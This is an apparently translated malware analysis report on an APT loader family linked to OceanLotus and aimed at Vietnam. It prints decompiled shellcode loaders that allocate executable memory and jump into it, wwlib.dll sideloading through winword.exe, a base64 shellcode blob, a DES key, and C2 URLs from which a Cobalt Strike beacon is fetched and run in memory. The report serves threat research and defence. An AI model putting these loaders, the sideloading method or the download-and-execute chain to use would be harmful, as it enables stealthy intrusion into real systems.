Request the URL, the downloaded data, after DES decryption, in memory load up.

```

281 v58 = 0;
282 v59 = 0;
283 v29 = v24 - 64;
284 LOBYTE(v73) = 4;
285 sub_402180(v24 - 64);
286 memmove_0(lpMem, v63, v24 - 64);
287 sub_402240((int *)&v48, (int)&lpMem);
288 v30 = sub_401970(dwMilliseconds, (int *)v66, v48, (int)v49, (int)v50);
289 dword_432F88 = v24 - 64;
290 v31 = v30;
291 v32 = VirtualAlloc(0, v29, 0x1000u, 0x40u);
292 memmove_0(v32, v31, dword_432F88);
293 ((void (*)(void))v32)();
294 v47 = (CHAR *)1;
295 sub_404D59((LPVOID)dwMilliseconds);
296 *(_DWORD *)&v45 = 1;
297 sub_404D59(v66);

```

Find more samples through association analysis:

Sort by compile time as follows:


MD5	编译时间	文件大小	执行的文件的命令行
1392e800313f4e38b0c7644670a0b20	2018-07-06, 10:43:40	161280	cmd.exe /k c:\windows\system32\cmd.exe
48671630407a825e4d90c185192480	2018-08-14, 05:10:20	10793477	a:\code\macro_ab2\request\postdata64.exe -u https://beta.officepedia.com/win64.png -t 200000
855207508734c14694604e9047accf	2018-09-20, 08:07:31	297472	a:\code\macro_ab2\request\postdata32.exe -u https://corporate.sony.com/hzr32.png -t 200000
24846927459341c0d486c11f6a70946	2018-09-20, 08:07:33	10798602	a:\code\macro_ab2\request\postdata64.exe -u https://corporate.sony.com/hzr64.png -t 200000
4a497461414727c2289598101c70291	2018-10-25, 02:39:29	296961	a:\code\lab2\obsl\request\postdata32.exe -u https://ristineho.com/second32.jpg -t 60000
934d57461f44f354544d5932f299cf	2018-10-31, 04:49:48	296960	a:\code\lab2\obsl\request\postdata32.exe -u https://ristineho.com/hzres32.png -t 60000
2a4800f61070f7800f663231189431a	2018-10-31, 04:49:51	282352	a:\code\lab2\obsl\request\postdata64.exe -u https://ristineho.com/hzres64.png -t 60000
611f35448542b794b911842434448f	2018-11-22, 08:38:19	556537	a:\code\macro_ab2\request\postdata32.exe -u https://sym.servbbbs.com/buzz32.gif -t 200000
ce0af403440e25267a96a1814349e5a	2018-11-22, 08:38:23	551417	a:\code\macro_ab2\request\postdata64.exe -u https://sym.servbbbs.com/buzz64.gif -t 200000
5f7f6049c9292794f43c46a990841c3	2018-12-17, 07:36:48	297472	a:\code\macro_ab2\request\postdata32.exe -u https://word.webhop.info/blak32.gif -t 200000
3b3643a0c4f3304540832935714916	2018-12-17, 07:36:51	292352	a:\code\macro_ab2\request\postdata64.exe -u https://word.webhop.info/blak64.gif -t 200000
c74424a48999977aeeec83a544ff	2019-01-10, 09:24:10	342016	a:\code\macro_ab2\request\postdata64.exe -u https://sym.servbbbs.com/i84.png -t 300000
c92829014101490384861016304477b	2019-01-30, 15:19:39	342016	c:\users\win7\164\desktop\macro_ab2.exe\request\postdata64.exe -u https://office.allsefbrowsing.com/f8w64.png -t 240000

According to the table comparison, the command line of the first sample is different from other samples. It can be known that it should be the sample of different attacks. This sample is the annotated version, which will load shellcode in memory in the same way.

```
1 DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
2 {
3     void *v1; // esi
4
5     OutputDebugStringA("My Sample Service: ServiceWorkerThread: Entry");
6     while ( WaitForSingleObject(hHandle, 0) )
7     {
8         v1 = VirtualAlloc(0, 0x1461Cu, 0x1000u, 0x40u);
9         memmove(v1, &loc_413780, 0x1461Cu);
10        ((void (*)(void))v1)();
11        Sleep(0xBB8u);
12    }
13    OutputDebugStringA("My Sample Service: ServiceWorkerThread: Exit");
14    return 0;
15 }
```

The PE included in the file is found in a hacker's toolkit. The file name is CMD [w7][x64].

The function of this sample is to execute the McOds. Exe (this is the exe file name of the white utility program used by OceanLotus) through the CMD [w7][x64]. Exe contained in the file, while the McOds. Exe should be the file released by the dropper before.



The upload place of this sample is VN, the upload time is July 31, and the file name is msvchr.exe, we can know that this sample should be aimed at Vietnam attack:

The image shows a screenshot of a malware analysis tool interface. At the top, there are tabs for Identification, Details, Content, Analyses, Submissions, ITW, and Comments. Below the tabs is a table with the following columns: Date, File name, Source, and Country. The table contains one row of data:

Date	File name	Source	Country
2018-07-31 01:46:22	msvchr.exe	ec403682 (web)	VN

Through the analysis and comparison of these samples, we can know that these samples should be used to specifically execute exe file in memory, and pass command line parameters of the Loader program, is the last six months to use the new malicious code framework, specifically used to develop against static kill.

It is found that two samples are 10M, and the end is filled with 0x20 (space), which is filled into a large file to avoid being uploaded:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0004BD40	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD50	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD60	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD70	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD80	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD90	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDA0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDB0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDC0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDD0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDE0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BDF0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE00	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE10	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE30	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE40	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE50	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE60	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE70	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE80	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BE90	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BEA0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BEB0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BEC0	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20

And the way shellcode is loaded for these samples is a little different:

1. Most samples are executed shellcode by creating threads

```

1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2 {
3     HMODULE v3; // eax
4
5     if ( fdwReason == 1 )
6     {
7         Sleep(0x2710u);
8         v3 = GetModuleHandleA("kernel32.dll");
9         GetProcAddress(v3, "CreateThread");
10        sub_10001010();
11    }
12    return 1;
13}

```

```

1 HANDLE sub_10001010()
2 {
3     DWORD v0; // eax
4     HANDLE result; // eax
5     HANDLE v2; // edi
6     void *v3; // esi
7
8     v0 = GetCurrentProcessId();
9     result = OpenProcess(0x1FFFFFFu, 0, v0);
10    v2 = result;
11    if ( result )
12    {
13        v3 = VirtualAllocEx(result, 0, 0x37088u, 0x3000u, 0x40u);
14        result = (HANDLE)WriteProcessMemory(v2, v3, &unk_10012760, 0x37088u, 0);
15        if ( v3 )
16            result = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)v3, 0, 0, 0);
17    }
18    return result;
19}

```

2, compile the earliest version of the sample, in the form of services, with comments, in serviceMain create thread execution shellcode

```

23 if ( hHandle )
24 {
25     ServiceStatus.dwControlsAccepted = 1;
26     ServiceStatus.dwCurrentState = 4;
27     ServiceStatus.dwWin32ExitCode = 0;
28     ServiceStatus.dwCheckPoint = 0;
29     if ( !SetServiceStatus(hServiceStatus, &ServiceStatus) )
30         OutputDebugStringA("My Sample Service: ServiceMain: SetServiceStatus returned error");
31     v4 = CreateThread(0, 0, StartAddress, 0, 0, 0);
32     OutputDebugStringA("My Sample Service: ServiceMain:");
33     WaitForSingleObject(v4, 0xFFFFFFFF);
34     OutputDebugStringA("My Sample Service: ServiceMain:");
35     OutputDebugStringA("My Sample Service: ServiceMain:");
36     CloseHandle(hHandle);
37     ServiceStatus.dwControlsAccepted = 0;
38     ServiceStatus.dwCurrentState = 1;
39     ServiceStatus.dwWin32ExitCode = 0;
40     ServiceStatus.dwCheckPoint = 3;
41     v5 = SetServiceStatus(hServiceStatus, &ServiceStatus);
42 }
43 else
44 {
45     OutputDebugStringA("My Sample Service: ServiceMain:");
46     ServiceStatus.dwControlsAccepted = 0;
47     ServiceStatus.dwCurrentState = 1;
48     ServiceStatus.dwWin32ExitCode = GetLastError();
49     ServiceStatus.dwCheckPoint = 1;
50     v3 = SetServiceStatus(hServiceStatus, &ServiceStatus);
51 }
52 if ( !v3 )
53     OutputDebugStringA("My Sample Service: ServiceMain: SetServiceStatus returned error");
54 OutputDebugStringA("My Sample Service: ServiceMain: Exit");

```

```

1 DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
2 {
3     void *v1; // esi
4     OutputDebugStringA("My Sample Service: ServiceWorkerThread: Entry");
5     while ( WaitForSingleObject(hHandle, 0) )
6     {
7         v1 = VirtualAlloc(0, 0x1461Cu, 0x1000u, 0x40u);
8         memmove(v1, &loc_413788, 0x1461Cu);
9         ((void (*)(void))v1)();
10        Sleep(3000u);
11    }
12    OutputDebugStringA("My Sample Service: ServiceWorkerThread: Exit");
13    return 0;
14}
15}

```

3. A small part of samples execute shellcode directly on the main thread

```

1 | int64 sub_18001000()
2 | {
3 |   __int64 (*v0)(void); // rax
4 |   __int64 (*v1); // rcx
5 |   signed __int64 v2; // r8
6 |   __int64 (*v3)(void); // rdx
7 |   __int128 v4; // xmm0
8 |
9 |   v0 = (__int64 (*)(void))VirtualAlloc(0i64, 0x32601ui64, 0x1000u, 0x40u);
10 |  v1 = sub_1800148E0; // shellcode
11 |  v2 = 0x64C164;
12 |  v3 = v0;
13 |  do
14 |  {
15 |    v3 = (__int64 (*)(void))((char *)v3 + 128);
16 |    v4 = *(_OWORD *)v1;
17 |    v1 = (__int64 (*)(void))((char *)v1 + 128);
18 |    *(_OWORD *)v3 - 8) = v4;
19 |    *(_OWORD *)v3 - 7) = *(_OWORD *)v1 - 7);
20 |    *(_OWORD *)v3 - 6) = *(_OWORD *)v1 - 6);
21 |    *(_OWORD *)v3 - 5) = *(_OWORD *)v1 - 5);
22 |    *(_OWORD *)v3 - 4) = *(_OWORD *)v1 - 4);
23 |    *(_OWORD *)v3 - 3) = *(_OWORD *)v1 - 3);
24 |    *(_OWORD *)v3 - 2) = *(_OWORD *)v1 - 2);
25 |    *(_OWORD *)v3 - 1) = *(_OWORD *)v1 - 1);
26 |    --v2;
27 |  }
28 |  while ( v2 );
29 |  *(_BYTE *)v3 = *(_BYTE *)v1; // 执行
30 |  return v0();
31 | }


```

wwlib DLL Injection

Through the analysis of the compression package cplh-nhnn-01-2019. Rar downloaded by amazon AWS, it is found that the compression package packages winword.

They use winword. Exe white use technology, winword. Exe will load the same directory by default wwlib. DLL;

The reason why winword. Exe white use technology, because winword. Exe icon is the icon of word, and wwlib.dll is hidden, so they only need to change winword.

 ChiPhiLienHoanNHNN-BC2019.exe	2019/1/22 10:48	应用程序	340 KB
 wwlib.dll	2019/1/22 10:48	应用程序扩展	112 KB

Wwlib. DLL malicious code in the FMain export function, winword. Exe will open the default call FMain this export function, malicious code will be executed;Then base64 decodes the shellcode that comes with it and executes it in the main thread:

```

15 | SetErrorMode(0x8007u);
16 | sub_100012F0();
17 | base64decode(&lpMem); // base64解密
18 | v9 = 15;
19 | v8 = 0;
20 | v4 = 0;
21 | memCpy(&v4, (int)&lpMem, 0, -1);
22 | loadShellcode(*(void **)v4, v5, v6, v7, v8, v9); // 加载shellcode
23 | if ( v11 >= 0x10 )
24 | {
25 |   v0 = lpMem;
26 |   if ( v11 + 1 > 16 )
27 |   {
28 |     if ( (unsigned int)v7 >= 0x10 )
29 |     {
30 |       v1 = *((_DWORD *)v7);
31 |       if ( v1 >= 16 )
32 |       {
33 |         _invalid_parameter_noinfo_noreturn(lpMem);
34 |         v2 = (char *)lpMem - v1;
35 |         if ( (char *)lpMem - v1 < (char *)4 )
36 |         {
37 |           _invalid_parameter_noinfo_noreturn(v2);
38 |           if ( (unsigned int)v2 > 0x23 )
39 |           {
40 |             _invalid_parameter_noinfo_noreturn(v2);
41 |             v0 = (void *)*((_DWORD *)lpMem - 1);
42 |           }
43 |         }
44 |       }
45 |     }
46 |   }
47 |   j_j__free_base(v0);
48 | }
49 | return 0;
50 | }

```

Location of base64-encoded shellcode in the sample:

```
.data:10019DC8 a6aaaaabzKfjym db '6AAAAABZg+kFjYm2BgAAUegBAAAaw1NL7IPk+IHsLAEAGShGAAAAFNW4tAMmdeJ'
.data:10019DC8 ; DATA XREF: base64decode+5610
.data:10019DC8 db 'FbRAGUAX0QkVHIAbgDHRCRYZQB3sAITADMEJFwzADIAx0kYc4AZADHRCRkbAsAI'
.data:10019DC8 db 'tIFDPAiUwGIvZzoIEJGgPH0QAAITKI10JFAPTwmhcB0KZAPtw5mhc10IPIIIP'
.data:10019DC8 db 'JIA+3+A+3wNY7+HU8D7dAoPCAoPGAmAFwHXyD7cGD7cKg8ggg8kgK8iFyXQf ixS7'
.data:10019DC8 db 'XCQYD4TgBQAAG3sYAHWkX15bi+VdwgQA18/r24tLE1IMJAYfyQ+EvGUAAITRPMDEJ'
.data:10019DC8 db 'BQAAAAA13QKeITeCnyF9g+ExAAAAAPG00QKUA+DuAAAAITeDI5LVA4gA8GLXA4YA9'
.data:10019DC8 db 'GJRCQ8i0QOHAPBx0QkFAAAACJRCRAM8JCVCYiVwKHILEJBCF2w+EFAAAA8FRAA'
.data:10019DC8 db 'AixyCM/YD2TP/gDsAdEvMkA++BB+LyIHdWAAgHkFSYPJ8EGZjTR2g+IPweEEA8LB'
.data:10019DC8 db '+AQDx0cDwPwDwrfAHXRi0QKEIH+1YIHA3QVi0wKDiTUJBhAIUQkEDtEJBxyousXi'
.data:10019DC8 db '0wkPA+3BEGLTCRAizyBA3wkDI18JBSNRCQsX0QkLGT1cm6JhCSgAAAAJZwkrAAAAAL'
.data:10019DC8 db 'gHAAAAx0QkMGVsMz7miYQkPAAAAAL8CAAAAjYQkhAAAAmDEJDQuZGxsYiYQkqAAAAI2'
.data:10019DC8 db 'EJogAAACJhCSsAAAAjUQkImEJLAAAC4CgAAAGa7hCS0AAAAjYQkAAAAImEJLgA'
.data:10019DC8 db 'AACNhQI2AQAAxkQkOAdHhCEAAAEa8e8DseEJgAAACVggcDx4Qk7AAAAFg3jShHh'
.data:10019DC8 db 'CSQAAAAEIJRAMEEJJQAAAAA35Qx4QkmAAAAAEZzKADHhCsAAAAA8cAAmDEJCBtc3'
.data:10019DC8 db 'Zjx0QkjhHJLmRmx0QkGxsxkQkGdHhCTAAAAAh5kAAmEJMQAAADbnQAAx4QkyAA'
.data:10019DC8 db 'AAPyAADHhCTMAAADLIAAmEJNAAAAVAEAEx4QkLAAAAUAQDhHTYAAAAU/EA'
.data:10019DC8 db 'AMEEJNwAAADdygAAx4Qk4AAAAAwCAQDhCTAAAAiw0AAImEJLwAAACJXCQMIxwKg'
.data:10019DC8 db 'P9zI9szIXQkTP9UJBiJg+3Q/gz24LEJESJXCOQhcAPhA4BAACNRgSjhcSAAAAAiz'
```

It is found that the decoded shellcode and the previous shellcode are loaded in the same way. The data offset 0x6b6 is passed to the sub_16 function as the parameter:

```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000 segment byte public 'CODE' use32
seg000:00000000 assume cs:seg000
seg000:00000000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000 call $+5
seg000:00000005 pop ecx
seg000:00000006 sub ecx, 5
seg000:00000009 lea ecx, [ecx+6b6h]
seg000:0000000F push ecx
seg000:00000010 call sub_16
seg000:00000015 retn
seg000:00000016 ;----- SUBROUTINE -----
seg000:00000016 ; Attributes: bp-based frame
seg000:00000016 sub_16 proc near ; CODE XREF:
seg000:00000016 var_12C = dword ptr -12Ch
seg000:00000016 var_128 = dword ptr -128h
seg000:00000016 var_124 = dword ptr -124h
seg000:00000016 var_120 = dword ptr -120h
seg000:00000016 var_11C = dword ptr -11Ch
seg000:00000016 var_118 = dword ptr -118h
seg000:00000016 var_114 = dword ptr -114h
seg000:00000016 var_110 = word ptr -110h
seg000:00000016 var_10E = byte ptr -10Eh
seg000:00000016 var_10C = dword ptr -10Ch
seg000:00000016 var_108 = dword ptr -108h
seg000:00000016 var_104 = dword ptr -104h
seg000:00000016 var_100 = dword ptr -100h
seg000:00000016 var_FC = dword ptr -0FCh
seg000:00000016 var_F8 = dword ptr -0F8h
seg000:00000016 var_F4 = dword ptr -0F4h
seg000:00000016 var_F0 = dword ptr -0F0h
seg000:00000016 var_E8 = dword ptr -0E8h
seg000:00000016 var_E4 = dword ptr -0E4h
seg000:00000016 var_E0 = dword ptr -0E0h
seg000:00000016 var_DC = dword ptr -0DCh
seg000:00000016 var_D8 = dword ptr -0D8h
seg000:00000016 var_D4 = dword ptr -0D4h
seg000:00000016 var_D0 = dword ptr -0D0h
seg000:00000016 var_CC = dword ptr -0CCh
seg000:00000016 var_C8 = dword ptr -0C8h
seg000:00000016 var_C4 = dword ptr -0C4h
seg000:00000016 var_C0 = dword ptr -0C0h
seg000:00000016 var_BC = dword ptr -0BCh
seg000:00000016 var_B8 = dword ptr -0B8h
seg000:00000016 var_B4 = dword ptr -0B4h
```

The function sub_16 is used to decrypt the data following 0x6b6, decrypt the second shellcode and execute it. The figure below is the second shellcode decrypted:

```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000 segment byte public 'CODE' use32
seg000:00000000 assume cs:seg000
seg000:00000000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000 call $+5
seg000:00000005 pop ecx
seg000:00000006 sub ecx, 5
seg000:00000009 lea ecx, [ecx+0E8Ch]
seg000:0000000F push ecx
seg000:00000010 call sub_16
seg000:00000015 retn
seg000:00000016 ;----- SUBROUTINE -----
seg000:00000016 ; Attributes: bp-based frame
seg000:00000016 sub_16 proc near ; CODE XREF:
seg000:00000016 var_204 = dword ptr -204h
seg000:00000016 var_200 = dword ptr -200h
seg000:00000016 var_1FC = dword ptr -1FCh
seg000:00000016 var_1F8 = dword ptr -1F8h
seg000:00000016 var_1F4 = dword ptr -1F4h
seg000:00000016 var_1F0 = dword ptr -1F0h
seg000:00000016 var_1EC = dword ptr -1ECh
seg000:00000016 var_1E8 = dword ptr -1E8h
seg000:00000016 var_1E4 = dword ptr -1E4h
seg000:00000016 var_1E0 = dword ptr -1E0h
seg000:00000016 var_1DC = dword ptr -1DCh
seg000:00000016 var_1D8 = dword ptr -1D8h
seg000:00000016 var_1D4 = dword ptr -1D4h
seg000:00000016 var_1D0 = dword ptr -1D0h
seg000:00000016 var_1CC = dword ptr -1CCh
seg000:00000016 var_1C8 = dword ptr -1C8h
seg000:00000016 var_1C4 = dword ptr -1C4h
seg000:00000016 var_1C0 = dword ptr -1C0h
seg000:00000016 var_1BC = dword ptr -1BCh
seg000:00000016 var_1B8 = dword ptr -1B8h
seg000:00000016 var_1B4 = dword ptr -1B4h
seg000:00000016 var_1B0 = byte ptr -1B0h
seg000:00000016 var_1AC = dword ptr -1ACh
seg000:00000016 var_1A8 = dword ptr -1A8h
seg000:00000016 var_1A4 = dword ptr -1A4h
seg000:00000016 var_1A0 = byte ptr -1A0h
```

The second shellcode shellcode by DES declassified out the third layer, the key to "asfahdiuqhu93ye7891h9ubioufcf" :

```

763 v91 = fun_callloc(v75, 1);
764 if ( v91 )
765 {
766     if ( CryptAcquireContextW(&v141, 0, 0, 24, 0xF0000000) )
767     {
768         if ( CryptCreateHash(v141, 0x800C, 0, 0, &v140) )
769         {
770             if ( CryptHashData(v140, (unsigned int)v80, strlen(v80), 0)
771                 && CryptDeriveKey(v141, v108, v140, 0, &v145) )
772             {
773                 v92 = *( _DWORD *) (v73 + 99);
774                 v93 = v92 / v102 + 1;
775                 if ( !(v92 % v102) )
776                 {
777                     v93 = *( _DWORD *) (v73 + 99) / v102;
778                     v142 = v93;
779                     v118 = v102 * v93;
780                     v120 = VirtualAlloc(0, v102 * v93, 0x3000, 64);
781                     if ( v120 )
782                     {
783                         v94 = v102;
784                         v95 = 0;
785                         v119 = 0;
786                         v112 = (char **)v102;
787                         if ( v93 )
788                         {
789                             v96 = v93 - 1;
790                             v97 = 0;
791                             for ( i = v96; ; v96 = i )
792                             {
793                                 if ( v95 == v96 )
794                                 {
795                                     v119 = 1;
796                                     v98 = *( _DWORD *) (a1 + 99);
797                                     if ( v98 < v118 )
798                                     {
799                                         v94 = v98 - v97;
800                                         v112 = (char **) (v98 - v97);
801                                     }
802                                 }
803                                 memcpy(v91, a1 + 103 + v97 + *( _DWORD *) (a1 + 91), v94);
804                                 if ( !CryptDecrypt(v145, 0, v119, 0, v91, &v112) )
805                                 {
806                                     break;
807                                 }
808                                 memcpy(v97 + v120, v91, (int)v112);
809                                 v165(v91, 0, v102);
810                                 v97 += v102;
811                                 if ( ++v95 >= v142 )
812                                 {
813                                     break;
814                                 }
815                                 v94 = (int)v112;
816                             }
817                         }
818                     }
819                 }
820             }
821         }
822     }
823 }

```

The third layer of shellcode in front of the entrance and two shellcode entry is the same, also call/pop way find shellcode the positions of the loaded into memory, and then take the code at the back of the data (0 x8c6 offset) when the parameters are passed to the sub_16 function, parameters passed as: [HTTPS://office.allsafebrowsing.com/AwPT](https://office.allsafebrowsing.com/AwPT):

```

seg000:00000000 loc_0:
seg000:00000000 call    $+5
seg000:00000000 pop     ecx
seg000:00000000 sub    ecx, 5
seg000:00000000 lea   ecx, [ecx+8c6h]
seg000:00000000 push  ecx
seg000:00000010 call   sub_16
seg000:00000015 retn

seg000:00000016 ===== SUBROUTINE =====
seg000:00000016
seg000:00000016 Attributes: bp-based frame
seg000:00000016 sub_16
seg000:00000016 proc near
seg000:00000016
seg000:00000016 var_65C = byte ptr -65Ch
seg000:00000016 var_454 = byte ptr -454h
seg000:00000016 var_24C = dword ptr -24Ch
seg000:00000016 var_244 = dword ptr -244h
seg000:00000016 var_240 = dword ptr -240h
seg000:00000016 var_23C = dword ptr -23Ch
seg000:00000016 var_238 = dword ptr -238h
seg000:00000016 var_234 = dword ptr -234h
seg000:00000016 var_210 = dword ptr -210h
seg000:00000016 var_20C = word ptr -20Ch
seg000:00000016 var_208 = dword ptr -208h
seg000:00000016 var_204 = dword ptr -204h
seg000:00000016 var_200 = dword ptr -200h
seg000:00000016 var_1FC = word ptr -1FCh
seg000:00000016 var_1F8 = dword ptr -1F8h
seg000:00000016 var_1F4 = dword ptr -1F4h
seg000:00000016 var_1F0 = dword ptr -1F0h
seg000:00000016 var_1EC = word ptr -1ECh
seg000:00000016 var_1E8 = dword ptr -1E8h
seg000:00000016 var_1E4 = dword ptr -1E4h
seg000:00000016 var_1E0 = dword ptr -1E0h
seg000:00000016 var_1DC = dword ptr -1DCh
seg000:00000016 var_1D8 = dword ptr -1D8h
seg000:00000016 var_1D4 = dword ptr -1D4h
seg000:00000016 var_1D0 = dword ptr -1D0h
seg000:00000016 var_1CC = dword ptr -1CCh
seg000:00000016 var_1C8 = dword ptr -1C8h
seg000:00000016 var_1C4 = dword ptr -1C4h
seg000:00000016 var_1C0 = dword ptr -1C0h
seg000:00000016 var_1BC = dword ptr -1BCh
seg000:00000016 var_1B8 = dword ptr -1B8h
seg000:00000016 var_1B4 = dword ptr -1B4h
seg000:00000016 var_1B0 = dword ptr -1B0h
seg000:00000016 var_1AC = dword ptr -1ACh
seg000:00000016 var_1A8 = dword ptr -1A8h
seg000:00000016 var_1A4 = dword ptr -1A4h

seg000:000000C6 dw 'h'
seg000:000000C8 dw 't'
seg000:000000CA dw 't'
seg000:000000CC dw 'p'
seg000:000000CE dw 's'
seg000:000000D0 dw ':'
seg000:000000D2 dw '/'
seg000:000000D4 dw '/'
seg000:000000D6 dw 'o'
seg000:000000D8 dw 'f'
seg000:000000DA dw 'f'
seg000:000000DC dw 'i'
seg000:000000DE dw 'c'
seg000:000000E0 dw 'e'
seg000:000000E2 dw '.'
seg000:000000E4 dw 'a'
seg000:000000E6 dw 'l'
seg000:000000E8 dw 'l'
seg000:000000EA dw 's'
seg000:000000EC dw 'a'
seg000:000000EE dw 'f'
seg000:000000F0 dw 'e'
seg000:000000F2 dw 'b'
seg000:000000F4 dw 'r'
seg000:000000F6 dw 'o'
seg000:000000F8 dw 'w'
seg000:000000FA dw 's'
seg000:000000FC dw 'i'
seg000:000000FE dw 'n'
seg000:00000900 dw 'g'
seg000:00000902 dw '.'
seg000:00000904 dw 'c'
seg000:00000906 dw 'o'
seg000:00000908 dw 'm'
seg000:0000090A dw '/'
seg000:0000090C dw 'A'
seg000:0000090E dw 'w'
seg000:00000910 dw 'p'
seg000:00000912 dw 'T'
seg000:00000914 db 0
seg000:00000915 db 0

```

The shellcode from [HTTPS://office.allsafebrowsing.com/AwPT](https://office.allsafebrowsing.com/AwPT) download files, and then performed in the memory, the image below to download the file using the UA:

```
| 427 | v124 = 'o\0M';  
| 428 | v125 = 'i\0z';  
| 429 | v126 = 'l\01';  
| 430 | v127 = '/\0a';  
| 431 | v128 = '.\05';  
| 432 | v129 = ' \00';  
| 433 | v130 = 'c\0(';  
| 434 | v131 = 'm\0o';  
| 435 | v132 = 'a\0p';  
| 436 | v133 = 'i\0t';  
| 437 | v134 = 'l\0b';  
| 438 | v135 = '; \0e';  
| 439 | v136 = 'M\0 ';  
| 440 | v137 = 'I\0S';  
| 441 | v138 = ' \0E';  
| 442 | v139 = '.\09';  
| 443 | v140 = '; \00';  
| 444 | v141 = 'W\0 ';  
| 445 | v142 = 'n\0i';  
| 446 | v143 = 'o\0d';  
| 447 | v144 = 's\0w';  
| 448 | v145 = 'N\0 ';  
| 449 | v146 = ' \0T';  
| 450 | v147 = '.\06';  
| 451 | v148 = '; \01';  
| 452 | v149 = 'T\0 ';  
| 453 | v150 = 'i\0r';  
| 454 | v151 = 'e\0d';  
| 455 | v152 = 't\0n';  
| 456 | v153 = '5\0/';  
| 457 | v154 = '0\0.';  
| 458 | v155 = 41;
```

The downloaded AwPT file from cobaltstrike is the shellcode module:


```

seg000:00000009 sub_9      proc near          ; CODE XREF: seg000:loc_37↓p
seg000:00000009      pop     ecx
seg000:0000000A      mov     edx, [ecx]
seg000:0000000C      dec     eax
seg000:0000000D      add     ecx, 4
seg000:00000010      mov     ebx, [ecx]
seg000:00000012      xor     ebx, edx
seg000:00000014      dec     eax
seg000:00000015      add     ecx, 4
seg000:00000018      push   ecx
seg000:00000019      loc_19:          ; CODE XREF: sub_9+25↓j
seg000:00000019      mov     edi, [ecx]
seg000:0000001B      xor     edi, edx
seg000:0000001D      mov     [ecx], edi
seg000:0000001F      xor     edx, edi
seg000:00000021      dec     eax
seg000:00000022      add     ecx, 4
seg000:00000025      sub     ebx, 4
seg000:00000028      xor     edi, edi
seg000:0000002A      cmp     ebx, edi
seg000:0000002C      jz     short loc_30
seg000:0000002E      jmp     short loc_19
seg000:00000030      ; -----
seg000:00000030      loc_30:          ; CODE XREF: sub_9+23↑j
seg000:00000030      pop     edx
seg000:00000031      dec     eax
seg000:00000032      sub     esp, 8
seg000:00000035      jmp     edx
seg000:00000035      sub_9      endp
seg000:00000037      ; -----
seg000:00000037      loc_37:          ; CODE XREF: seg000:loc_7↑j
seg000:00000037      call   sub_9
seg000:00000037      ; -----
seg000:0000003C      dd 0C9C17E1Bh | ; 待解密数据开始
seg000:00000040      dd 0C9C2461Bh
seg000:00000044      ; -----
seg000:00000044      push   esi
seg000:00000045      and     al, 29h
seg000:00000047      leave
seg000:00000048      push   esi
seg000:00000049      and     al, 29h
seg000:0000004B      xchg   eax, edx

```

The decrypted data is a beacon module, as shown in the figure:

导出模块名:beacon.dll
编译器信息:VC 9.0

节信息	导出表	引入表
.text	_ReflectiveLoader@4	KERNEL32.dll
.rdata		ADVAPI32.dll
.data		WININET.dll
.reloc		WS2_32.dll
		DNSAPI.dll
		IPHLPAPI.DLL
		GDI32.dll

Extract the configuration file information as follows:

```

office.allsafebrowsing.com /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keyword
s=books

rv:11.0) like Gecko
  @/N4215/adj/amzn.us.sr.aps

Accept: */*
Host: www.amazon.com
skin=noskin; , csm-hit=s-24KU11BB62RZSYGJ3BDK|1419899012996
Cookie

Accept: */*
